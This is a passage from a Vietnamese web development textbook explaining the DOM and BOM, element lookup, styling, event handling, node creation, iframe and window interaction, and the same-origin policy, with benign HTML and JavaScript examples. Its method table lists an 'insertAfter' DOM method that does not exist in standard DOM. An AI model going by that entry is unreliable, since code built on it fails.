
Khi trình duyệt thông dịch và chạy mã nguồn trang web, các đối tượng tài liệu được tạo và lưu trữ trong bộ nhớ theo cấu trúc cây, được gọi là cây DOM (DOM tree). Gốc của cây DOM là đối tượng `document`. Đối tượng `document` đại diện cho trang web. Tất cả các đối tượng được khai báo bằng HTML đều thuộc dòng dõi (con, cháu, ...) của `document`. Các đối tượng được khai báo bằng các thẻ lồng nhau có quan hệ cha-con (parent-child) với nhau, trong đó đối tượng được khai báo bằng thẻ nằm bên trong là đối tượng con. Các đối tượng được khai báo liên tiếp nhau có quan hệ anh-em (sibling) với nhau. Để dễ dàng nhận thấy ánh xạ một-một giữa khai báo HTML và cây DOM. Từ mã nguồn HTML có thể suy ra cây DOM,

¹³ Bao gồm Core DOM, HTML DOM và XML DOM. Trong giáo trình này, nếu không có chú thích rõ ràng, DOM được hiểu là HTML DOM.

và ngược lại từ cây DOM có thể viết lại HTML đã khai báo ra nó. Tương quan giữa khai báo HTML và cây DOM được minh họa trong một ví dụ sau đây. Ví dụ thứ nhất, giả sử trang web có mã nguồn là:

```
1. <html>
2.  <body>
3.    <p>hi</p>
4.    <p>hello</p>
5.  </body>
6. </html>
```


Cây DOM của trang web sẽ có dạng như Hình 4.1.

Một ví dụ khác, khai báo đối tượng bảng với mã nguồn như sau:

```
1. <table>
2.  <tbody>
3.    <tr>
4.      <td> hi </td>
5.      <td> there </td>
6.    </tr>
7.    <tr>
8.      <td> hello </td>
9.      <td> world </td>
10.   </tr>
11. </tbody>
12. </table>
```

DOM được tạo cho đối tượng bảng ở ví dụ trên sẽ có dạng như Hình 4.2.

Hình 4.2. DOM cho một đối tượng bảng.

Mỗi đối tượng, còn gọi là một nút (node), có các thuộc tính sau đây thể hiện quan hệ giữa nó với những đối tượng (nút) khác thuộc cùng cây DOM:


<i>parentNode</i>	Tham chiếu đến nút cha.
<i>childNodes</i>	Mảng các tham chiếu đến các nút con.
<i>firstChild</i>	Tham chiếu đến nút con đầu tiên.
<i>lastChild</i>	Tham chiếu đến nút con cuối cùng.
<i>previousSibling</i>	Tham chiếu đến nút liền trước.
<i>nextSibling</i>	Tham chiếu đến nút liền sau.

Từ góc độ kỹ thuật, trang web là cây DOM và nhiệm vụ của ứng dụng web là tạo ra, duy trì và cập nhật cây DOM. Những thay đổi trên cây DOM sẽ được phản ánh ra trình diễn của trang web trên giao diện của trình duyệt, tương tự thay đổi nội dung dòng ra chuẩn (standard output) sẽ làm thay đổi hiển thị trên màn hình của máy tính.

Lê Đình Thanh, Nguyễn Việt Anh WebApp Dev

4.3. MÔ HÌNH ĐỐI TƯỢNG TRÌNH DUYỆT

BOM (Browser Object Model) cho phép JavaScript tương tác với trình duyệt. Mặc dù không có chuẩn cho BOM nhưng hầu hết các trình duyệt hiện đại đều cài đặt các phương thức và thuộc tính BOM như nhau. Các đối tượng BOM cũng có quan hệ với nhau theo cấu trúc cây. Gốc của cây BOM là đối tượng *window*. *window* đại diện cho cửa sổ trình duyệt. Tất cả các đối tượng và biến toàn cục JavaScript đều trở thành thuộc tính của *window*. Tương tự, tất cả các hàm JavaScript được khai báo toàn cục sẽ tự động trở thành phương thức của *window*. Thậm chí, đối tượng *document* của DOM cũng trở thành một thuộc tính của *window*. Nói cách khác, cây DOM sẽ trở thành một nhánh của cây BOM. Truy cập các thành viên (thuộc tính và phương thức) của đối tượng *window* có thể theo chính tắc hoặc không chính tắc chỉ cần viết tên thành viên. Ví dụ, *window.document* tương đương *document*, *window.cong(10, 3)* tương đương *cong(10, 3)*, và *window.bien* tương đương *bien*, với *cong(x, y)* là một hàm và *bien* là một biến JavaScript được khai báo toàn cục. Quan hệ giữa *window* và các đối tượng còn lại, cũng như quan hệ giữa BOM với DOM được minh họa trong Hình 4.3. Trong hình minh họa này, mỗi đối tượng DOM được biểu diễn bằng một hình chữ nhật màu xám không có đường viền, mỗi đối tượng BOM dựng sẵn được biểu diễn bằng một hình chữ nhật màu xám có viền nét liền, và mỗi biến hay phương thức JavaScript được khai báo toàn cục được biểu diễn bằng một hình chữ nhật màu xám có viền nét đứt.

Hình 4.3. BOM và DOM.

Đối tượng `window` có các phương thức `resizeTo(x, y)`, `resizeBy(dx, dy)` để thay đổi kích thước cửa sổ, các phương thức `scrollTo(x, y)`, `scrollBy(dx, dy)` để thay đổi vị trí thanh cuộn. Ngoài ra, `window` có các phương thức `alert(msg)`, `confirm(msg)`, `open(url)` để hiển thị thông báo hay mở cửa sổ mới, `print()` để in nội dung đang được hiển thị trên cửa sổ. Một số đối tượng con dụng sẵn quan trọng của `window` được mô tả dưới đây.

Đối tượng `window.screen` mang thông tin về màn hình của máy người dùng. Đối tượng này có các thuộc tính `width`, `height` cho biết độ rộng, cao của màn hình tính theo pixel, các thuộc tính `availWidth`, `availHeight` cho biết độ rộng, cao khả dụng của màn hình tính theo pixel, thuộc tính `colorDepth` cho biết số bit được sử dụng để biểu diễn một giá trị màu.

Đối tượng `window.location` cho biết URL của trang hiện tại và có thể được sử dụng để chuyển hướng cửa sổ đến trang mới. Nó có các thuộc tính `href`, `hostname`, `pathname`, `protocol` cho biết URL, tên miền, đường dẫn, giao thức trong URL của trang hiện tại, tương ứng. Phương thức `assign(url)` được sử dụng để tải tài nguyên mới vào cửa sổ.

Đối tượng `window.history` lưu lịch sử duyệt của cửa sổ. Để bảo vệ tính riêng tư của người dùng, đối tượng này hạn chế cho sử dụng JavaScript để truy cập đến nó. Theo đó, nó chỉ cung cấp các phương thức `back()` và `forward()` để chuyển sang tài nguyên trước hoặc sau tài nguyên hiện tại trong lịch sử duyệt.

Đối tượng `window.navigator` mang thông tin về trình duyệt của người dùng. Thuộc tính `cookieEnabled` cho biết trình duyệt có sử dụng cookies hay không. Các thuộc tính `appName`, `appCodeName`, `appVersion` cho biết tên, mã và phiên bản của trình duyệt. Thuộc tính `platform` cho biết hệ điều hành chạy trình duyệt. Lưu ý, không nên sử dụng thông tin trong `navigator` để phát hiện phiên bản trình duyệt vì thông tin có thể không chính xác hoặc bị giả mạo.

Đối tượng `window.document` đặc biệt quan trọng vì nó là gốc của cây DOM. Nó đại diện cho trang web được tải vào cửa sổ. Sử dụng `document` để truy cập tất cả

đối tượng tài liệu được khai báo trong trang web. Sử dụng đối tượng *document* sẽ được trình bày trong các mục tiếp theo.

4.4. QUẢN LÝ TRANG WEB

4.4.1. Lấy tham chiếu các đối tượng tài liệu

Bước đầu tiên trong mọi thao tác quản lý trang web là lấy tham chiếu (reference) đến các đối tượng tài liệu. Khi đã lấy được tham chiếu, chương trình có thể sử dụng tham chiếu để truy cập và thay đổi các thuộc tính cũng như triệu gọi các phương thức của đối tượng. Về cơ bản, có thể duyệt cây DOM để lấy tham chiếu của đối tượng bất kỳ. Tuy nhiên, thao tác duyệt như vậy sẽ hết sức tốn kém. Thay vào đó, đối tượng *document*, gốc của cây DOM, cung cấp nhiều phương thức lấy tham chiếu đối tượng một cách dễ dàng và hiệu quả, như được trình bày sau đây.

Phương thức *document.getElementById(v)* trả về tham chiếu đối tượng tài liệu có định danh (thuộc tính *id*) là *v*. Trường hợp trang web không chứa đối tượng có định danh *v*, phương thức *document.getElementById(v)* sẽ trả về *null*.

Phương thức *document.getElementsByName(v)* trả về mảng tham chiếu các đối tượng tài liệu có tên (thuộc tính *name*) là *v*. Sử dụng thủ tục duyệt mảng để truy cập từng đối tượng được tham chiếu.

Phương thức *document.getElementsByTagName(v)* trả về mảng tham chiếu các đối tượng tài liệu được khai báo bằng thẻ *v*. Sử dụng thủ tục duyệt mảng để truy cập từng đối tượng được tham chiếu.

Phương thức *document.querySelector(v)* trả về tham chiếu đối tượng đầu tiên được chọn bởi bộ chọn CSS *v*. Trường hợp trang web không chứa đối tượng được chọn bởi *v*, phương thức *document.querySelector(v)* sẽ trả về *null*.

Phương thức *document.querySelectorAll(v)* trả về mảng tham chiếu các đối tượng được chọn bởi bộ chọn CSS *v*. Sử dụng thủ tục duyệt mảng để truy cập từng đối tượng được tham chiếu.

Khi đã có tham chiếu đến một đối tượng, giả sử *obj*, có thể dễ dàng lấy tham chiếu đến đối tượng cha cũng như các đối tượng con, anh và em của nó thông qua các thuộc tính *obj.parentNode*, *obj.childNodes*, *obj.previousSibling* và *obj.nextSibling* tương ứng.

Ví dụ lấy tham chiếu đối tượng như sau. Trong ví dụ này, đối tượng danh sách không thứ tự được lấy tham chiếu theo định danh, các mục có thứ tự lẻ trong danh sách được lấy tham chiếu theo bộ chọn CSS¹⁴.

¹⁴ Hàm *console.log(msg)* xuất nội dung *msg* ra dòng ra chuẩn. Từ các trình duyệt có thể xem nội dung này trong cửa sổ Web Console thuộc nhóm công cụ cho nhà phát triển.

```

1. <ul id="mylist">
2.   <li>Item 1</li>
3.   <li>Item 2</li>
4.   <li>Item 3</li>
5. </ul>
6.
7. <script type="text/javascript">
8.   var list = document.getElementById("mylist");
9.   console.log(list.innerHTML); // <li>Item 1</li><li>Item 2</li><li>Item 3</li>
10.  var oddi = document.querySelectorAll("#mylist li:nth-of-type(odd)");
11.  for (var i = 0; i < oddi.length; i++)
12.    console.log(oddi[i].innerHTML); // Item 1  Item 3
13. </script>

```

4.4.2. Đọc và thay đổi giá trị thuộc tính của đối tượng tài liệu

Khi đã lấy được tham chiếu của một đối tượng tài liệu, việc đọc hay thay đổi thuộc tính của đối tượng trở nên bình thường. Trong ví dụ sau đây, giá trị (thuộc tính *value*) của ô nhập chữ có định danh *fullname* được kiểm tra. Nếu giá trị là trống, tức người dùng chưa nhập, lời nhắc được hiển thị bằng cách đặt nội dung lời nhắc cho thuộc tính *innerHTML* của đối tượng ** có định danh là *fullnameErr*.

```

1. <label for="fullname">Họ và tên:</label>
2. <input type="text" id="fullname"/>
3. <span id="fullnameErr"></span>
4. <script type="text/javascript">
5.   var fn = document.getElementById("fullname");
6.   var fnerr = document.getElementById("fullnameErr");
7.   fnerr.innerHTML = (fn.value == "" ? "Chưa nhập họ tên" : "");
8. </script>

```

Có thể liệt kê tất cả các thuộc tính của đối tượng tài liệu bằng thuộc tính *attributes*. Thuộc tính này trả về mảng chứa tất cả thuộc tính của đối tượng. Ví dụ sau duyệt và in ra tất cả các thuộc tính của đối tượng nhập chữ.

```

1. <input type="text" id="fullname" value="Trần Văn Nguyên"/>
2.
3. <script type="text/javascript">
4.   var attrs = document.getElementById("fullname").attributes;
5.   for (var i = 0; i < attrs.length; i++) {
6.     console.log(attrs[i].name + ": " + attrs[i].value);
7.     //id: fullname  value: Trần Văn Nguyên  type: text
8.   }
9. </script>

```

4.4.3. Thay đổi kiểu trình diễn đối tượng tài liệu

Đối tượng tài liệu có các thuộc tính *style*, *className* và *classList* để lưu trữ kiểu trình diễn cho nó. Đọc và thay đổi giá trị của các thuộc tính này cũng giống các thuộc tính khác. Bản thân *style* là một bộ sưu tập với nhiều thuộc tính trình diễn bên trong nó. Sử dụng *style* có thể truy cập và thay đổi từng thuộc tính trình diễn cụ thể. Mặt khác, thuộc tính *className* lưu danh sách tên các bộ chọn CSS đã chọn

đối tượng tài liệu. Sử dụng *className* có thể thay đổi các bộ chọn CSS cho đối tượng tài liệu. Ngoài ra, *classList* cung cấp các giao diện lập trình *add(v1, v2, ...)*, *remove(v1, v2, ...)*, *toggle(v, true|false)*, *contains(v)* để thêm, bớt, thay đổi hiệu lực và kiểm tra việc sử dụng các lớp CSS một cách đơn giản hơn. Trang web ví dụ sau đây là nâng cấp của trang web ở ví dụ trước. Ngoài việc hiển thị lời nhắc, trang web mới còn thay đổi kiểu trình diễn lời nhắc.

```

1.  <!DOCTYPE html><html><head><meta charset="utf-8">
2.  <style type="text/css">
3.      .err {color:red;} .required {font-weight:bold;}
4.      .critical {font-size:x-large;}
5.      .highlight {border:solid 1px green;}
6.  </style>
7. </head><body>
8. <label for="fullname">Họ và tên:</label>
9. <input type="text" id="fullname"/>
10. <span id="fullnameErr"></span>
11. <script type="text/javascript">
12.     var fn = document.getElementById("fullname");
13.     var fnerr = document.getElementById("fullnameErr");
14.     if (fn.value == "") {
15.         fnerr.innerHTML = "Chưa nhập họ tên";
16.         fnerr.style.backgroundColor = "yellow";
17.         fnerr.className = "err required";
18.         fnerr.classList.add("critical", "highlight");
19.     }
20. </script>
21. </body></html>
```

4.4.4. Xử lý sự kiện trên đối tượng tài liệu

Tất cả các đối tượng tài liệu khi được hiển thị trên giao diện của trình duyệt đều có thể bắt các sự kiện (chuột và bàn phím) khi sự kiện xảy ra trên nó. Ứng với mỗi sự kiện, đối tượng có một thuộc tính là con trỏ sự kiện/hàm lưu tham chiếu tới hàm JavaScript sẽ được gọi khi sự kiện xảy ra. Một số con trỏ sự kiện quan trọng, chung cho tất cả các đối tượng tài liệu, được liệt kê và mô tả dưới đây.

Sự kiện	Ý nghĩa
<i>onclick</i>	Được gọi khi người dùng kích chuột vào đối tượng.
<i>ondblclick</i>	Được gọi khi người dùng kích đúp chuột vào đối tượng.
<i>onmouseover</i>	Được gọi khi người dùng đưa chuột lên đối tượng.
<i>onmouseout</i>	Được gọi khi người dùng đưa chuột ra khỏi đối tượng.
<i>onfocus</i>	Được gọi khi đối tượng được đặt tâm điểm.
<i>onblur</i>	Được gọi khi đối tượng mất tâm điểm.
<i>onkeydown</i>	Được gọi khi đối tượng đang được đặt tâm điểm và người dùng nhấn phím trên bàn phím.

onkeyup

Được gọi sau *onkeydown* khi người dùng nhả phím.

Trang web ví dụ sau đây minh họa hai phương thức cơ bản để gán hàm xử lý sự kiện cho đối tượng. Phương thức thứ nhất là gán giá trị (hàm JavaScript) cho con trỏ sự kiện cùng với khai báo HTML. Ví dụ, đối tượng nút bấm thứ nhất, có nhãn là “Chấp nhận”, được gán hàm xử lý sự kiện *onclick="checkInput();"* cùng với khai báo. Phương thức thứ hai là gán giá trị cho con trỏ sự kiện sau khai báo HTML. Ví dụ, đối tượng nút bấm thứ hai, có nhãn là “Bỏ qua”, được gán hàm xử lý sự kiện *onclick* bằng một hàm JavaScript nội tuyến, không tên. Với trang web này, mỗi khi người dùng kích chuột vào nút “Chấp nhận”, hàm *checkInput()* sẽ được gọi để kiểm tra giá trị nhập và hiển thị thông báo lỗi nếu có; ngược lại nếu người dùng kích chuột vào nút “Bỏ qua”, cửa sổ sẽ chuyển sang trang *Page2.htm*.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.4.4.4-1</title>
3.   <meta charset="utf-8">
4.   <style type="text/css"> .err {color:red;} </style>
5. </head><body>
6.   <label for="fullname">Họ và tên:</label>
7.   <input type="text" id="fullname"/>
8.   <span id="fullnameErr" class="err"></span>
9.   <br/>
10.  <button onclick="checkInput()">Chấp nhận</button>
11.  <button id="btncancel">Bỏ qua</button>
12.  <script type="text/javascript">
13.    function checkInput() {
14.      var fn = document.getElementById("fullname");
15.      var fnerr = document.getElementById("fullnameErr");
16.      if (fn.value == "") {
17.        fnerr.innerHTML = "Chưa nhập họ tên";
18.      } else {
19.        // đệ trình ở đây
20.      }
21.    }
22.    document.getElementById("btncancel").onclick = function() {
23.      window.location = "Page2.htm";
24.    }
25.  </script>
26. </body></html>
```

Ngoài các con trỏ sự kiện chung như được liệt kê ở trên, một vài đối tượng tài liệu có thể có các con trỏ sự kiện riêng. Ví dụ, đối tượng *<body>* có các sự kiện *onload* (xảy ra lúc tải trang) và *onunload* (xảy ra lúc rời trang), đối tượng *<select>* có sự kiện *onchange* (xảy ra khi người dùng thay đổi mục chọn), đối tượng *<form>* có sự kiện *onsubmit*, ...

Cũng như bất kỳ phương thức nào khác, phương thức được gán cho con trỏ sự kiện có thể sử dụng từ khóa *this* để tham chiếu đến đối tượng sở hữu nó. Trong trang web ví dụ sau đây, hàm xử lý sự kiện nhả phím trên ô nhập “Họ và tên” sử dụng *this* để tham chiếu đến đối tượng nhập chữ có định danh là *fullname*. Hàm này gọi đến hàm *checkInput()*, đồng thời truyền *this* cho nó, để kiểm tra dữ liệu

nhập trống hay khác trống. Nếu dữ liệu nhập khác trống, nền của ô nhập được đặt màu vàng, ngược lại nền của ô nhập được đặt màu trắng.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.4.4.4-2</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <label for="fullname">Họ và tên:</label>
6.   <input type="text" id="fullname"/>
7.   <br/>
8.   <label>Địa chỉ:</label>
9.   <input type="text" id="address"/>
10.  <script type="text/javascript">
11.    function checkInput(ctrl) {
12.      return (ctrl.value == "" ? false : true);
13.    }
14.    document.getElementById("fullname").onkeyup = function(e) {
15.      if (!checkInput(this)) this.style.backgroundColor = "white";
16.      else this.style.backgroundColor = "yellow";
17.
18.      var kc = window.event ? window.event.keyCode : e.keyCode;
19.      if (kc == 13) { // Enter
20.        document.getElementById("address").focus();
21.      }
22.    };
23.  </script>
24. </body></html>
```

Một lưu ý nữa khi gán hàm xử lý sự kiện cho đối tượng tài liệu là có thể truyền cho hàm một tham số là chính đối tượng sự kiện. Đối tượng sự kiện mang thông tin về sự kiện. Trong trang web ví dụ ở trên, hàm xử lý sự kiện nhả phím trên ô nhập “Họ và tên” nhận đối tượng sự kiện bằng tham số *e*. Đối tượng *e* trong ví dụ này lưu giữ các thông tin về sự kiện nhả phím. Hàm sự kiện kiểm tra phím nhả có phải là Enter hay không, nếu đúng như vậy thì đặt tâm điểm vào ô nhập tiếp theo, tức ô nhập “Địa chỉ” có định danh là *address*.

Bên cạnh mỗi con trỏ sự kiện, đối tượng tài liệu có một phương thức sự kiện tương ứng. Nếu như con trỏ sự kiện được sử dụng để bắt và xử lý sự kiện như đã được trình bày ở trên, thì phương thức sự kiện được sử dụng để kích hoạt sự kiện. Trong những tình huống cụ thể, thay vì phải chờ người dùng kích hoạt sự kiện, trang web có thể tự động kích hoạt sự kiện bằng cách sử dụng các phương thức sự kiện. Phương thức sự kiện có tên giống tên con trỏ sự kiện nhưng không có tiền tố “on”, và không có tham số, ví dụ *click()*, *focus()*, *blur()*, ... Trong trang web ví dụ sau đây, sự kiện *focus()* trên ô nhập nhập “Họ và tên” được kích hoạt tự động, do vậy ô nhập này được đặt tâm điểm ngay sau khi trang được hiển thị.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.4.4.4-3</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <label for="fullname">Họ và tên:</label>
6.   <input type="text" id="fullname"/>
7.   <span id="fullnameErr"></span>
```

```

8. <script type="text/javascript">
9.   document.getElementById("fullname").focus();
10. </script>
11. </body></html>

```

4.4.5. Thêm mới, loại bỏ đối tượng tài liệu

Cách thức đơn giản nhất để thêm mới hay loại bỏ các đối tượng tài liệu là sử dụng thuộc tính *innerHTML*. Nếu muốn thêm mới đối tượng, hãy thêm nội dung hay khai báo HTML vào *innerHTML* của một đối tượng chúa. Ngược lại, nếu muốn thay đổi hay loại bỏ đối tượng, hãy thay đổi *innerHTML* của đối tượng chúa. Trong trang web ví dụ sau đây, một đoạn văn được thêm vào cuối “Phần 1”, đoạn văn thuộc “Phần 2” được thay thế bằng một hình ảnh; tất cả các thay đổi được thực hiện thông qua thuộc tính *innerHTML* của các đối tượng chúa (trong ví dụ là *<div>*).

```

1. <!DOCTYPE html><html><head>
2.   <title>L.4.4.5-1</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <h1>Phần 1</h1>
6.   <div id="container1"><p>Đoạn văn thứ nhất</p></div>
7.   <h1>Phần 2</h1>
8.   <div id="container2"><p>Đoạn văn</p></div>
9.   <script>
10.     var div1 = document.getElementById("container1");
11.     div1.innerHTML += "<p>Đoạn văn thứ hai</p>";
12.     var div2 = document.getElementById("container2");
13.     div2.innerHTML = "<img src='sunset.jpg'>";
14.   </script>
15. </body></html>

```

Sử dụng *innerHTML* có ưu điểm là đơn giản nhưng có hạn chế là chứa đựng rủi ro về an ninh. Nếu nội dung được đưa vào *innerHTML* không được kiểm tra, làm sạch, tấn công vào trang web có thể xảy ra.

Cách thức chính và chuẩn tắc để thêm mới hay loại bỏ các đối tượng tài liệu thuộc trang web là sử dụng các phương thức hay giao diện lập trình của DOM. Đối tượng *document* cung cấp các phương thức tạo đối tượng tài liệu. Tất cả các đối tượng đều cung cấp các phương thức để thêm mới, loại bỏ, thay thế nút con. Chi tiết các phương thức DOM cho việc thêm mới và loại bỏ đối tượng tài liệu thuộc trang web được trình bày tóm tắt dưới đây theo sau là ví dụ về việc sử dụng chúng.

Phương thức	Mô tả
<i>document.createElement(tagname)</i>	Tạo đối tượng có tên thẻ <i>tagname</i> .
<i>document.createTextNode(txt)</i>	Tạo đối tượng text có nội dung là <i>txt</i> .
<i>document.createComment(txt)</i>	Tạo chú thích có nội dung là <i>txt</i> .
<i>document.createDocumentFragment()</i>	Tạo phân mảnh tài liệu.

<code>obj.appendChild(node)</code>	Thêm <code>node</code> thành con cuối của <code>obj</code> .
<code>obj.removeChild(node)</code>	Loại bỏ nút <code>node</code> là con của <code>obj</code> .
<code>obj.replaceChild(newN, oldN)</code>	Thay nút con <code>oldN</code> bằng <code>newN</code> .
<code>obj.insertBefore(newN, targetN)</code>	Thêm nút con <code>newN</code> trước nút <code>targetN</code> .
<code>obj.insertAfter(newN, targetN)</code>	Thêm nút con <code>newN</code> sau nút <code>targetN</code> .
<code>obj.hasChildNodes()</code>	<code>true</code> nếu <code>obj</code> có các nút con.

Trong trang web ví dụ sau đây, ba đối tượng đoạn văn, `p3`, `p4`, và `p5` được tạo bằng JavaScript và thêm vào cây DOM, đồng thời thay thế một đối tượng đoạn văn được khai báo trước bằng HTML. Lưu ý, các đối tượng tài liệu được khai báo bằng JavaScript khi chưa được gắn vào cây DOM sẽ không được hiển thị trên giao diện của trình duyệt.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.4.4.5-2</title>
3.   <meta charset="utf-8"/>
4. </head><body>
5.   <h1>Phần 1</h1>
6.   <div id="container1">
7.     <p>Đoạn văn thứ nhất</p>
8.     <p>Đoạn văn thứ hai</p>
9.   </div>
10.  <h1>Phần 2</h1>
11.  <div id="container2"><p>Đoạn văn sẽ được thay thế</p></div>
12.  <script>
13.    var p3 = document.createElement("p");
14.    var p4 = document.createElement("p");
15.    var p5 = document.createElement("p");
16.    var txt3 = document.createTextNode("Đoạn văn thứ ba");
17.    var txt4 = document.createTextNode("Đoạn văn thứ tư");
18.    var txt5 = document.createTextNode("Đoạn văn thứ năm");
19.    p3.appendChild(txt3); p4.appendChild(txt4); p5.appendChild(txt5);
20.    var div1 = document.getElementById("container1");
21.    div1.appendChild(p4);
22.    div1.insertBefore(p3, p4);
23.    var div2 = document.getElementById("container2");
24.    var rp = document.querySelector("#container2 p");
25.    div2.replaceChild(p5, rp);
26.  </script>
27. </body></html>
```

4.4.6. Mở cửa sổ mới và tương tác giữa các đối tượng ở các cửa sổ khác nhau

Đối tượng `window` đại diện cho cửa sổ/tab của trình duyệt đang tải và hiển thị trang web. Nó là gốc của cây BOM như đã được trình bày trong Mục 4.3. Một điểm đáng lưu ý là đối tượng khung nội tuyến (`iframe`) có cửa sổ riêng của nó, có tên là `contentWindow`. `contentWindow` cũng là `window`, chỉ khác là phạm vi của nó trong một khung nội tuyến. Nói cách khác, `contentWindow` là gốc cây BOM của khung nội tuyến, `contentWindow.document` là gốc cây DOM của trang web bên trong (trang được tải và hiển thị trong khung nội tuyến). Mặt khác, `contentWindow`

là một nút con thuộc cây DOM của trang web bên ngoài (trang chứa khung nội tuyến). *contentWindow* có thuộc tính *parent* để tham chiếu đến đối tượng *window* của cửa sổ bên ngoài.

Thông qua *contentWindow*, từ trang web bên ngoài có thể truy cập đến các đối tượng tài liệu thuộc trang web bên trong. Ngược lại, thông qua đối tượng *parent*, từ trang web bên trong có thể truy cập đến các đối tượng tài liệu thuộc trang web bên ngoài. Trang *OuterPage.htm* trong ví dụ sau đây có chứa một khung nội tuyến tải trang *InnerPage.htm*. Mỗi trang có một đối tượng nhập chữ đều có định danh là *txt*. Mã JavaScript thực hiện đồng bộ giá trị giữa hai đối tượng nhập chữ này. Cụ thể, khi người dùng nhập vào một trong hai ô nhập chữ, nội dung nhập sẽ được cập nhật sang ô chữ còn lại.

```
1. <!-- OuterPage.htm -->
2. <!DOCTYPE html><html><head>
3.   <title>Outer Page</title>
4.   <meta charset="utf-8"/>
5. </head><body>
6.   <input id="txt" type="text">
7.   <iframe id="ifr" src="InnerPage.htm"></iframe>
8.   <script>
9.     document.getElementById("txt").onkeyup = function() {
10.       var iwnd = document.getElementById("ifr").contentWindow;
11.       iwnd.document.getElementById("txt").value = this.value;
12.     };
13.   </script>
14. </body></html>
```

```
1. <!-- InnerPage.htm -->
2. <!DOCTYPE html><html><head>
3.   <title>Inner Page</title>
4.   <meta charset="utf-8"/>
5. </head><body>
6.   <input id="txt" type="text">
7.   <script>
8.     document.getElementById("txt").onkeyup = function() {
9.       parent.document.getElementById("txt").value = this.value;
10.     };
11.   </script>
12. </body></html>
```

Một cửa sổ có thể mở ra một cửa sổ mới, sử dụng phương thức *window.open(url, ...)*. Phương thức *open()* trả về tham chiếu của cửa sổ được mở. Ở chiều ngược lại, thuộc tính *opener* lưu tham chiếu đến cửa sổ đã mở ra cửa sổ hiện tại. Sử dụng hai tham chiếu vừa nêu có thể thực hiện các tương tác giữa các đối tượng tài liệu thuộc hai cửa sổ. Trang *OpeningPage.htm* trong ví dụ sau đây tải trang *OpenedPage.htm* ở một cửa sổ mới. Mỗi trang có một đối tượng nhập chữ đều có định danh là *txt*. Mã JavaScript thực hiện đồng bộ giá trị giữa hai đối tượng nhập chữ giữa hai trang. Cụ thể, khi người dùng nhập vào ô nhập chữ ở một trong hai trang, nội dung nhập sẽ được cập nhật sang ô chữ ở trang còn lại.

```

1. <!-- OpeningPage.htm -->
2. <!DOCTYPE html><html><head>
3.   <title>Opening Page</title>
4.   <meta charset="utf-8"/>
5. </head><body>
6.   <input id="txt" type="text">
7.   <script>
8.     var cwnd = window.open("OpenedPage.htm", "", "");
9.     document.getElementById("txt").onkeyup = function() {
10.       cwnd.document.getElementById("txt").value = this.value;
11.     };
12.   </script>
13. </body></html>

```

```

1. <!-- OpenedPage.htm -->
2. <!DOCTYPE html><html><head>
3.   <title>Opened Page</title>
4.   <meta charset="utf-8"/>
5. </head><body>
6.   <input id="txt" type="text">
7.   <script>
8.     document.getElementById("txt").onkeyup = function() {
9.       opener.document.getElementById("txt").value = this.value;
10.      };
11.    </script>
12. </body></html>

```

Tương tác giữa các đối tượng tài liệu thuộc hai cửa sổ khác nhau chỉ thực hiện được nếu hai trang web được tải vào hai cửa sổ thuộc cùng một ứng dụng và được truy cập theo cùng một lược đồ. Nói cách khác, URL của hai trang web phải có cùng lược đồ, tên miền, và số hiệu cổng. Điều kiện ràng buộc này được gọi là **Chính sách cùng nguồn gốc**, viết tắt là **SOP** (Same-origin policy). SOP là một khái niệm quan trọng trong mô hình an ninh ứng dụng web. Theo SOP, trình duyệt chỉ cho phép kịch bản ở trang này truy cập dữ liệu ở trang khác nếu hai trang có cùng nguồn gốc. SOP ngăn ngừa các kịch bản xấu từ một trang truy cập dữ liệu nhạy cảm từ trang khác thông qua truy cập DOM.

4.4.7. Hộp thoại, in ấn

